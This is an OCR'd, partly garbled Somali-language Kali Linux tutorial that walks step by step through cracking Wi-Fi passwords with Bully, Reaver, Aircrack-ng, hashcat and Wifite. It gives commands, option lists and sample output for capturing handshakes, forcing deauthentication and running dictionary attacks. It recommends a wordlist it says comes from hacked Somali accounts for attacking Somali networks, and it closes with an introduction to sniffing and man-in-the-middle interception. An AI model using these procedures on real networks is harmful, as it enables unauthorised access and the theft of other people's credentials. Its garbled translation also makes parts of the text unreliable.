
- **In kabadan 600 oo ah qalabka baaritaanka laysku daro waxaa kamid ahaa:** Kadib markii aan dib u eegnay aalad kasta oo lagu soo daray BackTrack, waxaan tirtiraynay qalab aad u tiro badan oo aan si fudud u shaqeynaynin ama soo labalaabey qalab kale oo si isku mid ah ama isku mid ah u shaqeynayay. Faahfaahinta waxa kujira waxay kujiraan goobta Qalabka Kali.
- **Bilaash (sida biirka oo kale) oo had iyo jeer waxay ahaan doontaa:** Kali Linux, sida BackTrack, gabi ahaanba waa lacag la'aan waana had iyo jeer ahaan doontaa. Weligaa waligaa, waligaa ma bixin doontid Kali Linux.
- **Isha Furan ee Git**: Waxaan u heellan nahay qaabka horumarka isha furan, geedkeenna horumarineedna waa loo heli karaa dhammaan si loo wada arko. Dhammaan koodhka ilaha ee gala Kali Linux ayaa loo heli karaa qof kasta oo doonaya inuu wax ka beddelo ama dib u dhiso xirmooyinka si uu ugu habboonaado baahiyahooda gaarka ah.
- **FHS waxay u hoggaansan tahay:** Kali wuxuu u hoggaansamayaa Nidaamka Nidaamka Nidaamka Nidaamka, oo u oggolaanaya dadka isticmaala Linux inay si fudud u helaan laba-geesoodka, taageerida faylasha, maktabadaha, iwm.

- **Taageerada qalabka wireless-ka oo aad u ballaaran**: Bar dhibic joogto ah oo leh qeybinta Linux ayaa lagu taageeray isdhexgalka wireless-ka. Waxaan u dhisnay Kali Linux si aan u taageerno aalado badan oo wireless ah intii aan kari karno, taas oo u oggolaaneysa inay si habboon ugu shaqeyso qalab kala duwan oo kala duwan kana dhigaysa mid la jaanqaadaysa USB-yo badan iyo qalab kale oo wireless ah.
- **Kernel khaas ah, oo la dhejiyay cirbadeynta**: Tijaabooyin ahaan sida loo dhexgalo, kooxda horumarinta waxay inta badan u baahan yihiin inay sameeyaan qiimeynno wireless ah, sidaa darteed kernelkeenu wuxuu leeyahay xirmooyinka cirbadeynta ee ugu dambeeyay.
- **Lagu soo saaray jawi aamin ah:** Kooxda Kali Linux waxay ka kooban tahay koox yar oo shaqsiyaad ah kuwa kaliya ee lagu kalsoon yahay inay baakado galaan isla markaana la falgalaan meelaha wax lagu keydiyo, kuwaas oo dhammaantood lagu sameeyo iyadoo la adeegsanayo hab maamuusyo badan oo ammaan ah.
- **Xirmooyinka GPG ee saxeexan iyo bakhaarrada**: Xirmo kasta oo Kali Linux ku jirta waxaa saxeexay shaqsi kasta oo horumar sameeye ah oo dhistay oo sameeyey, iyo keydadka ayaa markaa kadib saxeexaya baakadaha sidoo kale.
- **Taageero luqado badan leh:** In kasta oo aaladaha wax lagu qoro ay u muuqdaan in lagu qoro Ingiriis, waxaan hubinay in Kali ay kujirto taageero run ah oo luuqado badan leh, taasoo u oggolaanaysa isticmaaleyaal badan inay ku shaqeeyaan afkooda hooyo oo ay helaan aaladaha ay shaqada ugu baahan yihiin.

- **Gebi ahaanba la habeyn karo:** Waxaan si buuxda u fahamsanahay in qof kastaa uusan ku raacsaneyn go'aannadeena naqshadeynta, sidaas darteed waxaan uga dhignay sida ugu fudud ee suurtagalka ah isticmaaleyaasheena xiisaha badan inay u qaabeeyaan Kali Linux sida ay u jecel yihiin, illaa hoos illaa geedka.
- **ARMEL iyo ARMHF waxay taageerayaan:** Maaddaama nidaamyada hal-ku-saleysan ee ku saleysan ARM sida Raspberry Pi iyo BeagleBone Black, iyo kuwo kale, ay sii kordhayaan oo qaali yihiin, waxaan ognahay in taageerada ARM ee Kali ay u baahan tahay inay ahaato mid xoogan sida aan awoodno, oo leh qalab si buuxda u shaqeeya oo loogu talagalay labada nidaam ee ARMEL iyo ARMHF. Kali Linux waxaa laga heli karaa qalab fara badan oo ARM ah waxayna leedahay keydad ARM ah oo lagu dhex daray qaybinta guud sidaa darteed aaladaha ARM waa la cusbooneysiiyaa iyadoo lala wadaagayo qeybaha intiisa kale.

Qalabka oo gu muhimsan iyo nocyada hackinga

Waxa hadaba eegayna kali linux qalabka oo gu muhiimsan iyo noocyada hacking aay gaysan karan iyo warbixin dheeriya.




Wireless Hacking

Markaan rabno inaan haking ku samayno wifi ga kali waxa uu leyay qalab la yidha **Wireless Hacking Tools** ,wifi markad kali qorayso waa **waln0** ama sidad ku arag tay **ifconfig** markaad galiso inay jiran **eth0** kaso ah ethonet conction ama xadhig cable ku xidhan iyo **tun0** oo ah openvpn ama vpn ayaad internet gagu yahay marka wifi = waln0

Wireless Hacking Tools waxa waye qalabkaad arkayso hadad furto khanada applications ga ku waso ah qalab loo gu talagalay wifi ina lagu tijabiyo oo la eego qabka loo jabin karo imkana inta oo gu muhiimsan ayaan sheegayna iyo isticmalkooda.

Bully:

Qalab luqad C ah oo fuliya weerar(brutal force) xoog leh oo WPS ah oo ka faa'iideysanaya cilladaha naqshadeynta ee aaladda WPS la ilaaliyo. Waxay u muuqataa inay tahay aalad ka soo hagaagtay koodhkii loo yaqaan 'Reaver code', maadaama ay ku jirto ku-tiirsanaanta xaddidan, processor-ka la xoojiyay iyo waxqabadka xusuusta, maaraynta saxda ah ee khaladaadka, iyo go'aanno ballaaran. Waxaa ka mid ah kor u qaadis kala duwan oo ku saabsan ogaanshaha iyo maaraynta xaaladaha aan caadiga ahayn. Waxaa lagu tijaabiyaa dhowr iibiyeyaasha Wi-Fi ee lahaa habeynno qaabeyn kala duwan oo leh natiijooyin guul leh. Waa il furan oo si gaar ah loogu talagalay nidaamyada hawlgalka Linux. Bully waxa lagu isticamla terminalka oo waxad glinaysa **bully** kadib hadu yay imiko kale **bully -e 6F36E6**



wlanomon markaad rabtid hadunu ku gu jiri waxaad kula soo dagta **apt install bully** ama **git clone https://github.com/wiire-a/bully**

Amarada kala duwan ee bully

```
      -d, --pixiewps          :Isku day inaad isticmaasho pixiewps [No]
      -a, --acktime N         : Hoos udhac / aan la iska indhatirin [Auto]
      -r, --retries N         : Dib u dir baakadaha N jeer aan xanuunsaneyn [2]
      -m, --m13time N         : Hoos ayuu udhacay / la iska indhatiray [Auto]
      -t, --timeout N         : Waa la qrinaya / waa la iska indhatiray [Auto]
      -1, --pin1delay M,N     : Daahi M ilbiriqsi kasta Nth nack at M5 [0,1]
      -2, --pin2delay M,N     : Daahi M ilbiriqsi kasta oo Nth ah oo Mack ah [5,1]
      -A, --noacks            : Dami jeegga ACK ee xirmooyinka la diray [No]
      -C, --nocheck           : Ka gudub ansaxinta CRC / FCS (waxqabad) [No]
      -D, --detectlock        : Soo ogow qufulka WPS ee uusan soo sheegin AP [No]
      -E, --eapfail           : Fashilka EAP wuxuu joojiyaa isweydaarsiga kasta [No]
      -L, --lockignore        : Iska dheji qufulada WPS ee ay soo tabisay AP
      -M, --m57nack           : M5 / M7 waqti go'an ayaa loola dhaqmay sidii WSC_NACK's
      -N, --nofcs             : Baakadaha kuma jiraan goobta FCS [Auto]
      -P, --probe             : U adeegso codsi baaris AP aan Maya ahayn [No]
      -R, --radiotap          : Kasoo qaad in madaxyada radiotap ay joogaan [Auto]
      -W, --windows7          : Masquerade oo ah diiwaanka Windows 7 [No]
      -Z, --suppress          : Cabudhinta baakadka xagjirka algorithm [No]
      -V, --version           :Daabac faahfaahinta nooca iyo bixitaanka
      -h, --help              :Muuji macluumaadkan caawimaad
```

Reaver:

Si loo soo ceshado passphras-ka WPA / WPA2, Reaver wuxuu qaataa xoog caayaan oo ka dhan ah biinwaanada diiwaanka Wi-Fi ee la ilaaliyo (WPS). Reaver waxaa loo dhisay inuu noqdo qalab lagu kalsoonaan karo oo wax ku ool ah oo weerarka WPS ah waxaana lagu tijaabiyaa meelo badan oo marin-u-helid ah iyo qaababka WPS.

Reaver way soo ceshan kartaa barta marin-u-helidda ee la rabay WPA / WPA2 oo lagu hubiyay lambarka sirta ah 4-10 saacadood, iyadoo kuxiran barta Access. Laakiin ficil ahaan dhabta ah, waqtigan waxaa loo dhimi karaa kala badh. Raver waxa lagu isticamla terminalka oo waxad glinaysa

Reaver kadib hadu yay imiko kale **reaver -i wlanomon -b 00:90:4C:C1:AC:21 -vv**

markaad rabtid hadunu ku gu jiri waxaad kula soo dagta **apt install Reaver** ama **git clone https://github.com/t6x/reaver-wps-fork-t6x**

Amarada kala duwan ee rever


```
-p, --pin=<wps pin> Isticmaal pin-ga la cayimay (wuxuu noqon karaa xarig aan macquul ahayn ama 4/8 lambar WPS pin ah)
  -d, --delay=<seconds>        Deji dib udhaca udhaxeeya isku dayga biin [1]
  -l, --lock-delay=<seconds>   Waqti u samee inaad sugto haddii AP qufulka WPS pin isku dayo [60]
  -g, --max-attempts=<num>     Jooji ka dib markii num pin la isku dayo
  -x, --fail-wait=<seconds>    Waqtiga u seexo kadib 10 guuldarooyin lama filaan ah [0]
  -r, --recurring-delay=<x:y>  Seexo ilbiriqsiyo kasta isku day kasta oo pin pin ah
  -t, --timeout=<seconds>      Deji muddada helitaanka [10]
  -T, --m57-timeout=<seconds>  Deji muddada M5 / M7 ee wakhtigu ka dhacayo [0.40]
  -A, --no-associate           lama shaqeeye AP (ururka waa in lagu sameeyaa app kale)
  -N, --no-nacks               Ha soo dirin farriimaha NACK markii dalabyo lacag la'aan ah la helay
  -S, --dh-small               Isticmaal furayaasha DH ee yar si aad u hagaajiso xawaaraha dildilaaca
  -L, --ignore-locks           Iska ilow xaalad xiran oo ay soo warisay bartilmaameedka AP
  -E, --eap-terminate          Jooji kulan kasta oo WPS ah xirmo EAP FASHILAN
  -J, --timeout-is-nack        ugu eg sidii NACK (DIR-300/320)
  -F, --ignore-fcs             Iska ilow khaladaadka qafiska shaashadda
  -w, --win7                   Mimic diiwaanka Windows 7 [Been]
  -K, --pixie-dust             Run weerar pixiedust
  -Z                           Run weerar pixiedust
```

Aircrack-ng:

Aircrack-ng waa qalab dhameystiran oo qalab lagu qiimeeyo amniga isku xirka WiFi.

Waxay diiradda saaraysaa meelaha kala duwan ee amniga WiFi:

Korjoogteyn: Qabashada iyo dhoofinta xogta feylasha qoraalka si loogu sii sii wado qalab saddexaad



Weerarka: Weerarka ku celiska ah, xaqiijinta, meelaha marinka been abuurka ah iyo kuwa kale iyadoo la adeegsanayo cirbadda la isku duro

Tijaabinta: Hubinta kaararka WiFi iyo awoodaha wadaha (qabashada iyo duritaanka)

Dillaac: WEP iyo WPA PSK (WPA 1 iyo 2)

Dhammaan qalabka waa xariiq amar oo u oggolaanaya qorista culus. GUI badan ayaa ka faa'iideystay muuqaalkan. Waxay ka shaqeysaa ugu horreyn Linux laakiin sidoo kale Windows, OS X, FreeBSD, OpenBSD, NetBSD, iyo sidoo kale Solaris iyo xitaa eComStation 2.

Istic malka Aircrack-ng

Aircrack-ng waa qalabka kali ee ugu cansan hackinga kaso aan oo wifi kasta lagu jabin karo marka waxaan smaynay na oo aan eegayna isda loo isticmalo

Marka ugu horaysa waxa lagaga bahan yay inaad haysati computer leh moniter mode hadi kale wa xaad soo ibsata usb moniter sidad sawirka ku arkaysid

Monitor Mode: Ka bilow liistada isku-xirnaanta wireless-ka ee taageera qaabka kormeerka leh:

```
airmon-ng
```

Haddii aadan arkin is-dhexgal ku qoran markaa kaarkaaga wireless-ka ahi ma taageerayo habka kormeeraha monitor

Waxaan u qaadaneynaa in magacaaga interface wireless uu yahay wlano laakiin hubi inaad isticmaasho magaca saxda ah haddii uu kan kaga duwan yahay. Marka xigta, waxaan udhigi doonnaa isdhexgalka qaabka kormeerka:

```
airmon-ng start wlano
```

Gali **iwconfig.** Waa inaad hadda aragtaa qaab cusub oo ah qaabka kormeeraha oo taxan (oo laga yaabo inuu yahay mono ama wlanomon) hadi kale gali **apt install wifi-tool** waa uu ku soo dagi.

Raadi Bartilmaameedkaaga: Ku billow dhageysiga 802.11 Muuqaallada Beacon oo ay faafinayaan routerrada wireless-ka ah ee u dhow adoo adeegsanaya qalabkaaga kormeeraha.

```
airodump-ng mono
```

Waa inaad aragtaa wax soo saar la mid ah waxa hoose.

```
CH 13 ][ Elapsed: 52 s ][ 2017-07-23 15:49

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

14:91:82:F7:52:EB -66 205 26 0 1 54e OPN belkin.2e8.guests

14:91:82:F7:52:E8 -64 212 56 0 1 54e WPA2 CCMP PSK belkin.2e8
```

```
14:22:DB:1A:DB:64 -81 44 7 0 1 54 WPA2 CCMP <length: 0>

14:22:DB:1A:DB:66 -83 48 0 0 1 54e. WPA2 CCMP PSK steveserro

9C:5C:8E:C9:AB:C0 -81 19 0 0 3 54e WPA2 CCMP PSK hackme

00:23:69:AD:AF:94 -82 350 4 0 1 54e WPA2 CCMP PSK Kaitlin’s Awesome

06:26:BB:75:ED:69 -84 232 0 0 1 54e. WPA2 CCMP PSK HH2

78:71:9C:99:67:D0 -82 339 0 0 1 54e. WPA2 CCMP PSK ARRIS-67D2

9C:34:26:9F:2E:E8 -85 40 0 0 1 54e. WPA2 CCMP PSK Comcast_2EEA-EXT

BC:EE:7B:8F:48:28 -85 119 10 0 1 54e WPA2 CCMP PSK root

EC:1A:59:36:AD:CA -86 210 28 0 1 54e WPA2 CCMP PSK belkin.dca
```

Ujeeddooyinka demogaan, waxaan dooran doonnaa inaan jabino lambarka sirta ah ee shabakadeyda, "hackme". Xusuusnow cinwaanka BSSID MAC iyo lambarka kanaalka (CH) sida ay muujiyeen airodump-ng, maadaama aan labadaba ugu baahan doonno tallaabada xigta.

4-way Handshake: WPA / WPA2 waxay isticmaashaa 4-way handshakeh si loo xaqiijiyo aaladaha shabakadda. Uma baahnid inaad wax ka ogaatid waxa loola jeedo, laakiin waa inaad qabataa mid ka mid ah handshakes si aad u jabiso lambarka sirta ah ee shabakadda. handshakes waxay dhacaan markasta oo qalab ku xirmo shabakada,

tusaale ahaan, marka deriskaagu shaqada ka soo laabto. Waxaan ku qabaneynaa handshakes anaga oo jihayna airmon-ng si loola socdo taraafikada shabakada bartilmaameedka iyadoo la adeegsanayo kanaalka iyo qiimaha bssid ee laga helay amarkii hore.

```
# replace -c and – bssid values with the values of your target network
# -w specifies the directory where we will save the packet capture
airodump-ng -c 3 – bssid 9C:5C:8E:C9:AB:C0 -w . mon0

CH 6 ][ Elapsed: 1 min ][ 2017-07-23 16:09 ]

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

9C:5C:8E:C9:AB:C0 -47 0 140 0 0 6 54e WPA2 CCMP PSK ASUS
```

Hadda waxaan sugeynaa... Mar alla markii aad gacanta isqabsato, waa inaad aragto wax la mid ah

`[ WPA handshake: bc:d3:c9:ef:d2:67` midigta kore ee shaashadda, kaliya midig waqtiga hadda.

Haddii aad dareento dulqaad la'aan, oo aad ku qanacsan tahay adeegsiga weerar firfircoon, waxaad ku qasbi kartaa aaladaha ku xiran shabakadda bartilmaameedka inay dib isugu xirmaan, iyaga oo u diraya baakado caddeyn xun leh. Tani waxay badanaa keentaa qabashada 4-way handshake Eeg qaybta weerarka deauth ee hoose faahfaahinta arrintan.

Markaad qabsato handshake, taabo `ctrl + c` si aad u joojiso airodump-ng. Waa inaad aragtaa feyl .cap meelkasta oo aad usheegtay `airodump-ng` si aad u keydiso qabashada (oo looyaqaano -01.cap). Waxaan u adeegsan doonnaa feylkan qabashada si aan u jabino lambarka sirta ah ee shabakadda. Waxaan jecelahay inaan dib u badalo feylkaan si aan uga tarjumayo magaca shabakada ee aan isku dayeyno inaan jabino.

```
mv ./-01.cap hackme.cap
```

Crack the Network Password: Tallaabada ugu dambeysa waa inaad jabiso lambarka sirta adoo adeegsanaya handshake.

Haddii aad marin u leedahay GPU, waxaan kugula talinayaa inaad u isticmaasho hashcat sirta oo aad jabiso. Waxaan abuuray aalad fudud oo hashcat ka dhigaysa mid aad u fudud oo loo isticmaalo naive-hashcat. Haddii aadan marin u helin GPU, waxaa jira adeegyo kaladuwan oo GPU ah oo internetka ah oo aad adeegsan karto, sida GPUHASH.me ama OnlineHashCrack. Waxa kale oo aad isku dayi kartaa gacantaada marka aad duubeyso CPU-ka 'Aircrack-ng'.

Xusuusnow in labada hab ee weerar ee hoos ku xusan ay u maleynayaan in isticmaale ahaan uu daciif yahay adeegsigiisu. Inta badan router-yada WPA / WPA2 waxay la yimaadaan 12 lambar oo sir ah oo aan badnayn oo isticmaaleyaal badani (si sax ah) uga tagaan isbadal la'aan. Haddii

aad isku dayeyso inaad jabiso mid ka mid ah furayaashan sirta ah, waxaan kugula talinayaa inaad isticmaasho faylasha qaamuuska dhererka-Wilaayaasha-Suugaanta.

Ku jabinta Naive-hashcat (lagu taliyay) Kahor intaanan jabinin furaha adoo adeegsanaya naive-hashcat, waxaan u baahanahay inaan u badalno feylkeena .cap una dhigno qaab faylka hashcat u dhigma .hccapx. Waxaad ku sameyn kartaa tan si fudud adoo u soo raraya faylka `.cap https://hashcat.net/cap2hccapx/or adoo si toos ah u adeegsanaya qalabka loo yaqaan 'cap2hccapx tool'`

```
cap2hccapx.bin hackme.cap hackme.hccapx
```

kadib waxan istic malayana `naive-hashcat` si aan **hackme.hccapx** u crack garyno hash giisa, ha ka biqin `naive-hashcat` kali horay oo gu dag santahay oo waxay la socotay hash cat oo cutubka password cracking aan ku sharaxi doono.

Hadaba gali intan sii aan u jabino hash dii

```
HASH_FILE=hackme.hccapx POT_FILE=hackme.pot
HASH_TYPE=2500 ./naive-hashcat.sh
```

Naive-hashcat wuxuu adeegsadaa qaamuusyo kala duwan, qaanuun, isku dhaf, iyo maaskaro (smart brute-force) weerarada waxayna qaadan kartaa maalmo ama xitaa bilo in laga hor tago furayaasha sirta ah Furaha sirta ah ee dillaacsan ayaa lagu keydin doonaa hackme.pot, markaa fiiri feylkaan xilliyo go'an Markaad jabiso furaha sirta ah, waa inaad u aragtaa wax sidan oo kale ah waxyaabaha ku jira `POT_FILE`:

```
e30a5a57fc00211fc9f57a4491508cc3:9c5c8ec9abc0:acd1b8d
fd971:ASUS:hacktheplanet
```

markay sidan ku soo baxdo waxad ku arki hash da inu password kii udanbeeyo oo ah **`hacktheplanet`**

Qabka 2aad waxa jira inaad istic mali kartiid oo ah inaad aircraker-ng aad word list racin lahayd sida **rockyou.txt** oo hore ogu dagsan kali waxaan ka helaysa diractoryga **/usr/share/wordlists/rockyou.txt.gz**

marka unzip gare, kadib sidan ugali oo -w markaad gali soo locationka rockyou.txt u tilmaam oo ah **/usr/share/wordlists/rockyou.txt**.


```
aircrack-ng -a2 -b 9C:5C:8E:C9:AB:C0 -w
/usr/share/wordlists/rockyou.txt hackme.cap
```

hadaba aan yara murajicaysano cutubka oo aan isku soo koobno

Nakhtiin guud

```
# monitor mode
airmon-ng start wlan0

# radi wixii ku dhowa
airodump-ng mon0

# dhagay so hand shake kahandshake
airodump-ng -c 6 – bssid 9C:5C:8E:C9:AB:C0 -w capture/ mon0

########## aircrack-ng… ############
# crack w/ aircrack-ng
aircrack-ng -a2 -b 9C:5C:8E:C9:AB:C0 -w rockyou.txt capture/-
01.cap
```

```
########## Hash cat ##########


# u badal cap to hccapxcap2hc
capx.bin capture/-01.cap capture/-01.hccapx


# ku jabi naive-hashcat
HASH_FILE=hackme.hccapx POT_FILE=hackme.pot
HASH_TYPE=2500 ./naive-hashcat.sh
```



Wifite:

Wifite waa aalad aad loo habeyn karo oo leh doodo kooban, waxaana loo adeegsadaa in lagu weeraro shabakadaha ay isku qarin karaan furayaasha WEP, WPA, iyo WPS. Waxaa sidoo kale loo yaqaan "deji oo iska ilow" qalab xisaabeed ee shabakadaha bilaa-waayirka ah. Waxay ku heshaa bartilmaameedyada calaamadda xoogooda taas oo lagu cabiro decibels (dB) waxayna bilaabaysaa inay dillaacdo AP ugu dhow marka hore. Waxay dib-u-xaqiijineysaa macaamiisha shabakad qarsoodi ah si ay si toos ah u muujiso SSID-kooda. Waxay ka kooban tahay dhowr

miirayaal si loo caddeeyo bartilmaameedka weerarka. Waxay u beddeli kartaa cinwaanka MAC cinwaanka bakhtiyaa-nasiibka ah ee gaarka ah ka hor intaan la weerarin, iyo marka la dhammeeyo weerarka cinwaanka MAC-da asalka ah ayaa dib loo soo celiyaa. Markaad baxdo, soo koobitaanka kalfadhiga waxaa lagu soo bandhigayaa furayaal dillaacsan, iyo furayaasha sirta ah ee dillaacsan ayaa lagu keydiyaa faylka maxalliga ah ee loo yaqaan 'cracked.txt'.

Isticmalka wifite

Hadaba waxanad ka ogayn wifite marka la isicmalayo inu dhib badan oo markasta qalab ka maqanyay marka aan howl galno sida loo isticmalo wifite

wifite trabalshoot: halkan waxan eegayna inu sida dhibatooyinka kugu imankara loo ga hortagi karo mark amaradan gali intanaad isticmalin wifite.

- **Hcxdumptool** la soo dag:
- sudo apt install hcxdumptool


- **Hcxpcaptool** la soo dag:
- apt install hcxtools

- **Pyrit** la soo dag:
- sudo apt-get install libpcap-dev

- sudo apt-get install python2.7-dev libssl-dev zlib1g-dev libpcap-dev
- git clone https://github.com/JPaulMora/Pyrit.git
- cd Pyrit
- sudo python setup.py clean
- sudo python setup.py build
- sudo python setup.py install

Hadaba markaad la soo dag to wifite qalabkiisa hadad ku isticmalay sid vmbox ama vmware ama hadiiba aad isticmalaysid hyper visar kale waa inaad brige adabter ka dhigtiid dhanka **network setinga**

vmbox waxa aad u soo dajin **vmbox extion paack** si aad **usb2.0** ka dhig to dhanka usb setting kadib gali **usb adabter** sidi markan istic makay nayb aircark-ng



qabka loogu jabiyo wifi: sidi cashsrki hore waxan isticmalayna rockyou.txt ama waxaad la soo dagi karta fikrado.txt

(https://github.com/fikrado/ fikrado.txt) hadu targat gagu yahay somali wifi , fikrado.txt waa word list laga sama meeyay kumanan acount oo somalia oo la jabiyay .

hada ba aan eeg no wifite ee maka amaradan gali.

```
wifite -mac -aircrack -dict /usr/share/wordlists/rockyou.txt
```

- -mac | Ku qarsoodi cinwaankaaga MAC adoo kala soocaya (waa inaan loo dejin si loola socdo qaabka, ama amarkani ma shaqeyn doono).
- -aircrack | Waxay u sheegtaa Wifite inaan sameyn doonno kaliya Aircrack.
- -dict| Xullo qaamuus si aad ugu adeegsato dildilaaca erayga sirta ah kadib qabashada gacan qaadka, haddii kale waxaad heli doontaa feylka '.cap' Wifite-na way joojin doontaa.

Marku dhameeyo hostu ku gugu soo qoraya ama locate ku radi cap.txt

Spoofing and Sniffing

Network Traffic

Hadaba hada baratay sida loo galo ama loo jabiyo WIFI ga , waxaan egayna sida ethical hacker ahaan inaad markaadn WIFI ga gacanta ku dhig tid maxa ku xig aad tirah did ,


Hadaba waxanad ogayn hadu WIFI ga gacanta ku dhigo hackerku inu sikasta ka yeeli karo hadaba cutubkeena waxaan egayna sida loo ga farhii maha u dhexeya routerka WIFI ga kaso oo an khadka ka culaysin karno qofka,passworka ka heli karno ama websit kasta aan oo tagayo ka helayno .

Sniffing: waa habka ay u kormeeraan dhammaan xirmooyinka xogta ee dhex maraya shabakadda. Wax uriyayaashu sida caadiga ah waxaa adeegsada maamulayaasha shabakadda si ay ula socdaan oo ay u xalliyaan taraafikada taraafikada. Halka weeraryahannadu u adeegsadaan Sniffers-ka si ay ula socdaan oo u soo qabtaan baakadaha xogta si ay u xadaan macluumaadka xasaasiga ah ee ay ku jiraan ereyada sirta ah iyo koontooyinka isticmaalaha Wax uriyayaashu waxay noqon karaan qalab ama softiweer lagu rakibay nidaamka.

Spoofing(man in the midel attack MIMT): waa howsha uu ku soo galo gaalku soo galiyo taraafikada been abuurka ah iskana dhigo qof kale (ilo sharci ama hay'ad sharci ah). Is-xoqidda waxaa lagu sameeyaa iyadoo loo diro baakado cinwaankoodu khaldanyahay shabakadda. Sida ugu wanaagsan ee wax looga qaban karo waxna looga qaban karo buufinta waa adeegsiga saxiixa dijitaalka ah.

